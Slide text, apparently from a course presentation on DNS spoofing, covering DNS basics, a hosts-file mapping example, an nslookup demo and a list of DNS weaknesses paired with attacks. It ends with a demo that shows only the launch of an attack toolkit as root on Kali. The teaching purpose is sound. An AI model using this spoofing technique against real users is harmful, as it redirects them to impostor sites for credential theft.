DNS Spoofing


Sam Pourcyrous


Zubair Baig


What is DNS?

- Is a hierarchal distributed system for computers or any resource connected to the internet to find other computers or services
- It maps domain names to their IP addresses

DNS Namespace






Root DNS
2
3
.com DNS
4
5
1
8
Client
Recursive DNS
6
7
Thelazyadmin.com
9
Www.thelazyadmin.com

Why do we need DNS?


- Makes administration much easier
- It maps easy to remember domain names to their IP addresses
- You can have multiple computers with the same name because they are under other fully qualified domain names

DNS Hierarchy

DNS Levels


- Host File
- Local DNS
- Public DNS

Mapping Example



```
12.34.56.789 https://www.facebook.com
12.34.56.789 http://www.facebook.com
12.34.56.789 www.facebook.com
12.34.56.789 facebook.com
```

DNS Demo




```
utmuser58-210:Desktop Sam$ nslookup www.google.com
Server:         142.150.1.104
Address:        142.150.1.104#53

Non-authoritative answer:
Name:   www.google.com
Address: 173.194.123.81
Name:   www.google.com
Address: 173.194.123.84
Name:   www.google.com
Address: 173.194.123.80
Name:   www.google.com
Address: 173.194.123.83
Name:   www.google.com
Address: 173.194.123.82
```


Vulnerabilities ➔ Exploits in DNS

- No verification of data received from DNS ➔ Man-in-the-middle attacks
- Response from DNS Server in unencrypted UDP packet ➔ Packet Sniffing
- Caching vulnerabilities related to resource records (RR) ➔ Cache Poisoning
- Dynamic Host Configuration Protocol (DHCP) ➔ DDoS
- Usage style ➔ DDoS


DNS Spoofing Demo




```
root@kali:~# setoolkit
```



